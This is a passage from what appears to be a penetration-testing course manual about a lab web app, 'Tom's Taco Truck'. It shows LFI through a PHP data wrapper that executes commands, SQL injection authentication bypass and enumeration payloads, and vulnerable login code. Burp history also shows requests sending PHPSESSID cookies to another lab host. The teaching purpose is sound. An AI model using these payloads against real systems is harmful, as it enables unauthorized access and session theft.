


Let's submit this and see if it works:



The screenshot shows a browser window with the following details:

- Address Bar:** 10.11.0.22/menu.php?file=data:text/plain,<?php echo shell.
- Toolbar:** Includes icons for back, forward, search, and various Kali Linux tools like Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, NetHunter, and Burp Suite.
- Page Title:** Tom's Taco Truck
- Page Content:**

Here's our current menu. Enjoy!

Volume in drive C has no label. Volume Serial Number is 04A7-1A47 Directory of C:\xampp\htdocs 2019-08-09 10:27 AM

```
.
. 2019-08-09 10:27 AM
.. 2019-06-17 11:59 AM
    admin 2019-06-13 07:08 AM 1,773 admin.php 2017-02-27 03:36 AM 3,607 applications.html 2019-05-30 01:09 PM 122
    auth.php 2017-02-27 03:36 AM 177 bitnami.css 2019-08-09 09:12 AM
    css 2019-05-28 06:23 AM 386 current_menu.php 2019-05-27 12:30 PM
    dashboard 2019-05-30 12:39 PM 214 database.php 2019-05-31 07:20 AM 1,763 debug.php 2019-06-13
    07:09 AM 1,324 deleteFeedback.php 2015-07-16 09:32 AM 30,894 favicon.ico 2019-05-31 05:41 AM 2,142
    feedback.php 2019-06-17 12:00 PM
    form 2019-05-27 12:30 PM
    img 2015-07-16 09:32 AM 260 index-orig.php 2019-08-09 09:13 AM 1,279 index.php 2019-05-31
    05:36 AM 2,134 login.php 2019-06-10 09:33 AM 1,167 menu.php 2019-05-31 05:56 AM 1,206
    menu2.php 2019-05-31 07:06 AM 79 robots.txt 2019-05-31 04:59 AM 1,330 submitFeedback.php
    2019-05-27 12:30 PM
    webalizer 2019-05-27 12:30 PM
xampp 17 File(s) 49,857 bytes 9 Dir(s) 40,103,419,904 bytes free
```

Figure 159: Exploiting LFI Using the Data Wrapper

Excellent. The PHP code we included in the data wrapper was executed server-side, producing a directory listing. We can now exploit the LFI without manipulating any local files.

9.4.4.10 Exercises

1. Exploit the LFI vulnerability using a PHP wrapper.
2. Use a PHP wrapper to get a shell on your Windows 10 lab machine.

9.4.5 SQL Injection

SQL Injection²⁸² is a common web application vulnerability that is caused by unsanitized user input being inserted into queries²⁸³ and subsequently passed to a database for execution. Queries are used to interact with a database, such as inserting or retrieving data. If we can inject malicious input into a query, we can “break out” of the original query made by the developers and introduce our own malicious actions.

These types of vulnerabilities can lead to database information leakage and, depending on the environment, could lead to complete server compromise.

²⁸² (Wikipedia, 2019), https://en.wikipedia.org/wiki/SQL_injection

²⁸³ (Wikipedia, 2019), https://en.wikipedia.org/wiki/SQL_syntax#Queries

In this section, we will examine SQL injection attacks under a PHP/MariaDB environment. While the concepts are the same for other environments, the syntax used during an attack may need to be updated to accommodate different database engines or scripting languages.

MariaDB is very similar to MySQL. In fact, it started out as a fork of MySQL. While there are some minor differences, most of these are irrelevant to an attacker.

9.4.5.1 Basic SQL Syntax

Structured Query Language (SQL)²⁸⁴ is the primary language used to interact with relational databases. While there is a standard syntax for SQL, most database software packages have implementation variations. However, the basics are generally the same. Let's walk through some basic SQL concepts and syntax²⁸⁵ to get a feel for it before moving on to exploitation.

A relational database is made up of one or more tables and each table has one or more columns. Each entry in a table is called a row. Let's look at an example:

id	username	password
1	tom.jones	notunusual

Listing 311 - A sample users table

In Listing 311, the columns are *id*, *username*, and *password*. There is one row of data for a user with the username of *tom.jones* and a password of *notunusual*.

In most cases, we will be dealing with *queries*. Queries are instructions to the database engine and we use them to retrieve or manipulate data in the database. A *SELECT* query is the most basic interaction:

```
SELECT * FROM users;
```

Listing 312 - A simple select query

We can paraphrase the query in Listing 312 as "show me all columns and records in the *users* table". The first argument to the *SELECT* command is a column and the asterisk is a special character that means "all".

We also have the option of introducing a conditional clause to our query with a *WHERE* clause:

```
SELECT username FROM users WHERE id=1;
```

Listing 313 - A select query with a where clause

We can paraphrase the query in Listing 313 as "show me the *username* field from the *users* table, showing only records with an *id* of 1".

²⁸⁴ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/SQL>

²⁸⁵ (Wikipedia, 2019), https://en.wikipedia.org/wiki/SQL_Syntax

These are just some of the basics. We can also *INSERT*, *UPDATE*, and *DELETE* data in tables. We won't cover those statements here, but as we show how to exploit SQL injection, we will cover additional SQL syntax as needed.

9.4.5.2 Identifying SQL Injection Vulnerabilities

Before we can find SQL injection vulnerabilities, we must first identify locations where data might pass through a database. Authentication is usually backed by a database and depending on the nature of the web application, other areas including products on an E-commerce site or message threads on a forum generally require database interaction.

We can use the single quote ('), which SQL uses as a string delimiter, as a simple check for potential SQL injection vulnerabilities. If the application doesn't handle this character correctly, it will likely result in a database error and can indicate that a SQL injection vulnerability exists. Knowing this, we generally begin our attack by inputting a single quote into every field that we suspect might pass its parameter to the database. We will need to use this trial and error approach when *black box testing*.²⁸⁶

If we have access to the application's source code, we can review it for SQL queries being built by string concatenation. In PHP, this might look something like the following:

```
$query = "select * from users where username = '$user' and password = '$pass'";
```

Listing 314 - Sample PHP code with SQL query

If user data is included in a SQL statement without being sanitized in any way, the chances of SQL injection occurring are very high. Let's break this down further with some examples. In a normal login, a user might submit "Tom" and "password123" for their username and password. The code would therefore look like this:

```
$query = "select * from users where username = 'Tom' and password = 'password123'";
```

Listing 315 - Sample code with normal login

Notice how the submitted values are wrapped in single quotes. Let's take a look at what happens if a single quote is submitted as a value:

```
$query = "select * from users where username ='\' and password = 'password123' ";
```

Listing 316 - Sample code with SQL injection payload

Since single quotes are used for delimiters, the above query reads as an empty username and then a misplaced string of "and password =", creating a syntax error. If the web application shows error messages in its pages, we would receive output similar to the following:

```
Notice: invalid query: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'password123' ' at line 1 in C:\xampp\htdocs\login.php on line 20
```

Listing 317 - A sample SQL error message

²⁸⁶ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Black-box_testing



This error message tells us several things: we've caused an error in a SQL statement, the database software is MariaDB, and the server is running XAMPP on Windows. Let's look at how we can leverage this vulnerability to gain access to the admin page.

9.4.5.3 Authentication Bypass

Authentication bypass is a classic example of exploiting a SQL injection vulnerability that demonstrates the dangers of evil users playing with your database. Consider the code sample in the previous section. If we are able to inject our own code into the SQL statement, how might we alter the query in our favor?

Here is the normal use case: a legitimate user submits their username and password to the application. The application queries the database using those values. The SQL statement uses an *and* logical operator in the *where* clause. Therefore, the database will only return records that have a user with a given username and matching password.

A SQL query for a normal login, then, looks like this:

```
select * from users where name = 'tom' and password = 'jones';
```

Listing 318 - Sample login query

If we control the value being passed in as \$user, we can subvert the logic of the query by submitting **tom' or 1=1;#** as our username, which creates a query like this:

```
select * from users where name = 'tom' or 1=1;# and password = 'jones';
```

Listing 319 - Sample login query with SQL injection payload

The pound character (#) is a comment marker in MySQL/MariaDB. It effectively removes the rest of the statement, so we're left with:

```
select * from users where name = 'tom' or 1=1;
```

Listing 320 - Sample query as executed

We can paraphrase this as "show me all columns and rows for users with a name of tom **or** where one equals one". Since the "1=1" condition always evaluates to *true*, all rows will be returned. In short, by introducing the *or* clause and the "1=1" condition, this statement will return all records in the *users* table, creating a valid "password check".

Is this enough to bypass authentication? It depends. We have manipulated the query to return all the records in the *users* table. The application code determines what happens next. Some programming languages have functions that query the database and expect a single record. If these functions get more than one row, they will generate an error. Other functions might process multiple rows just fine. We cannot know what to expect without the application's source code or using trial and error.

If we do encounter errors when our payload is returning multiple rows, we can instruct the query to return a fixed number of records with the *LIMIT* statement:

```
select * from users where name = 'tom' or 1=1 LIMIT 1;#
```

Listing 321 - Sample query with LIMIT statement

To experiment with these queries and the affect they have on the database, we can connect directly to the database on our Windows 10 lab machine with a MySQL username and password of root/root and issue SQL statements directly:


```
c:\xampp\mysql\bin> mysql -u root -p root
...
MariaDB [(none)]> use webappdb;
Database changed

MariaDB [webappdb]> select * from users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | admin    | p@ssw0rd |
| 2  | jigsaw   | footworklure |
+----+-----+-----+
2 rows in set (0.01 sec)

MariaDB [webappdb]>
```

Listing 322 - Connecting to the MariaDB instance

Now let's try this against our sample application and attempt to log in without valid credentials. We should be able to trick the application into letting us in without a password by including the "or 1=1 LIMIT 1;" clause and commenting out the rest of the query. We don't know exactly what the query looks like, but the "or" clause will evaluate to true and therefore cause the query to return records. We will include the "LIMIT" clause to keep it simple and only return one record. We will submit our payload in the "username" field:




The screenshot shows a web browser window with the following details:

- Address Bar:** 10.11.0.22/login.php
- Toolbar:** Admin Login, Back, Forward, Stop, Home, Refresh, Favorites, Downloads, History, Cookies, Bump, More.
- Header:** Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, NetHunter.
- Page Content:**
 - Tom's Taco Truck** logo and navigation: Home, Menu, Feedback, Admin.
 - Sign In** form fields:
 - Username:** tom' or 1=1 LIMIT 1;# (The payload is entered here)
 - Password:** (Empty input field)
 - Submit** button.

Figure 160: Exploiting SQL Injection

If we've manipulated the query successfully, we should get a valid authenticated session:



ID	User	Feedback	Action
1	Jake	Great tacos today!	Delete
2	John	I would eat tacos here every day if I could!	Delete
5	coolguy		Delete

Figure 161: Gaining Access to the Admin Page

Nice. We've bypassed this application's login! Let's examine the source code so we fully understand what is happening here:

```

11  <?php
12  session_start();
13  include "database.php";
14  if ( ! empty( $_POST ) ) {
15      if (isset($_POST['username']) && isset($_POST['password'])) {
16          $sql="select * from users where username ='" . $_POST['username'] .
17              "' and password = '" . $_POST['password'] . "'";
18
19          $result = $conn->query($sql);
20
21          if(!$result) {
22              trigger_error("invalid query: " . $conn->error);
23          }
24          if( $result->num_rows == 1 ) {
25              $_SESSION['user'] = $_POST['username'];
26              header("Location:admin.php");
27          } else {
28              echo "<div class=\\"alert alert-danger\\>Wrong username or password</div>";
29          }
30      }
31  ?>

```

Listing 323 - Code excerpt from login.php

On line 16 of Listing 323, the values of the *username* and *password* parameters submitted via POST are directly added to the string containing the SQL query. Normally, the query would only return results when a valid username and associated password are submitted. Our SQL injection payload "escapes" out of the intended query and injects an "OR" clause, which causes the query to return rows even if the username and password aren't correct.



Line 22 checks if the query result is one row. If an invalid username or password is submitted, the query wouldn't return any rows. If a valid username and password are submitted, the query would return one row. The application's developer assumed this was enough to determine if a user should be authenticated as line 23 stores the user's name in session state and line 24 redirects the user to `admin.php`.

We had to include the "LIMIT" clause to deal with the check on line 22. Attackers wouldn't necessarily know this without seeing the source code, which is why experimentation is very important in black box testing.

How can we prevent SQL Injection? A naïve approach might be to remove all single quote characters when sanitizing user input. However, there are times that single quotes should be considered valid input, such as surnames.

The best approach is to use parameterized queries, also known as prepared statements.²⁸⁷ This feature allows the developer to put parameters or placeholders into their SQL statements. The user input is then supplied alongside the statement and the database binds the values to the statement, creating a layer of separation between the SQL statement code and the data values. This prevents the user supplied data from manipulating the SQL code. Most major database systems and programming languages support prepared statements.

9.4.5.4 Exercises

1. Interact with the MariaDB database and manually execute the commands required to authenticate to the application. Understand the vulnerability.
2. SQL inject the username field to bypass the login process.
3. Why is the username displayed like it is in the web application once the authentication process is bypassed?
4. Execute the SQL injection in the password field. Is the "LIMIT 1" necessary in the payload? Why or why not?

9.4.5.5 Enumerating the Database

We can also use SQL injection attacks to enumerate the database. We will need this information as we start to build more complicated SQL injection payloads. For example, we need to know column and table names if we are going to extract data from them. This helps us execute a more surgical data extraction.

Let's examine some techniques to retrieve this information from the application.


Our previous login form isn't suitable for a demonstration of this so we'll turn to `debug.php`, which also contains a SQL injection vulnerability as shown in this code:

²⁸⁷ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Prepared_statement

```
$sql = "SELECT id, name, text FROM feedback WHERE id=". $_GET['id'];
```

Listing 324 - SQL query from debug page

We can test if this page is vulnerable by adding a single quote as the value of the *id* parameter:



The screenshot shows a browser window titled "Customer Feedback". The URL in the address bar is "10.11.0.22/debug.php?id='". The page content includes a navigation bar with links like "Home", "Menu", "Feedback", and "Admin". A "Notice" section contains the following text:

An error occurred: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' at line 1 in
C:\xampp\htdocs\debug.php on line 42

Figure 162: Another SQL Error Message

This results in an SQL syntax error, indicating the presence of a potential SQL injection vulnerability.

9.4.5.6 Column Number Enumeration

We can add an *order by* clause to the query for simple enumeration. This clause tells the database to sort the results of the query by the values in one or more columns. We can use column names or the column index in the query.

Let's submit the following URL:


```
http://10.11.0.22/debug.php?id=1 order by 1
```

Listing 325 - Appending the "order by" statement

This query instructs the database to sort the results based on the values in the first column. If there is at least one column in the query, the query is valid and the page will render without errors. We can submit multiple queries, incrementing the *order by* clause each time until the query generates an error, indicating that the maximum number of columns returned by the query in question has been exceeded. Remember, a query can select all the columns in a table or just a subset of columns. We need to rely on this trial-and-error approach if we do not have access to the source query.

Since we will need to iterate the column number an arbitrary number of times, we should automate the queries with Burp Suite's Repeater tool.

To do this, we must first launch Burp Suite, turn off Intercept and launch the URL against our Windows target. In the *Proxy > HTTP history* we should see the request we want to repeat:



The screenshot shows the Burp Suite interface with the "HTTP history" tab selected. The main pane displays a table of captured requests, and below it, the "Request" tab is active, showing the raw HTTP request sent to the target.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment
485	http://10.11.0.22	GET	/debug.php?id=1%20order%20by...		✓	200	1433	HTML	php	Customer Feedback	
484	http://10.11.0.22	GET	/debug.php?id=%27		✓	200	1634	HTML	php	Customer Feedback	
483	http://10.11.0.4	GET	/cool.jpg?output=PHPSESSID=nc...		✓	404	461	HTML	jpg	404 Not Found	
481	http://10.11.0.22	GET	/admin.php			200	2062	HTML	php	Admin - Customer F...	
480	http://10.11.0.22	POST	/login.php		✓	302	2123	HTML	php	Admin Login	
479	http://10.11.0.22	GET	/login.php			200	1832	HTML	php	Admin Login	
477	http://10.11.0.22	GET	/admin.php			302	2229	HTML	php	Admin - Customer F...	
475	http://10.11.0.22	GET	/			200	1499	HTML		Tom's Taco Truck!	
474	http://10.11.0.22	GET	/			200	1499	HTML		Tom's Taco Truck!	
473	http://10.11.0.4	GET	/cool.jpg?output=PHPSESSID=te...		✓	404	461	HTML	jpg	404 Not Found	
472	http://10.11.0.22	GET	/admin.php			200	2062	HTML	php	Admin - Customer F...	

Request tab content:

```

GET /debug.php?id=1%20order%20by%201 HTTP/1.1
Host: 10.11.0.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=nc93lu984qadv9eg82le9pk67
Connection: close
Upgrade-Insecure-Requests: 1
  
```

Bottom status bar: Type a search term 0 matches

Figure 163: Viewing HTTP History in Burp Suite

Next, we will right-click on the request and select *Send to Repeater*. The request should now show under the *Repeater* tab.




Figure 164: Viewing a Request in Repeater

Notice that the request has been URL-encoded and displays as "id=1%20order%20by%201". This should not affect our query. We can click **Send** to submit the query:


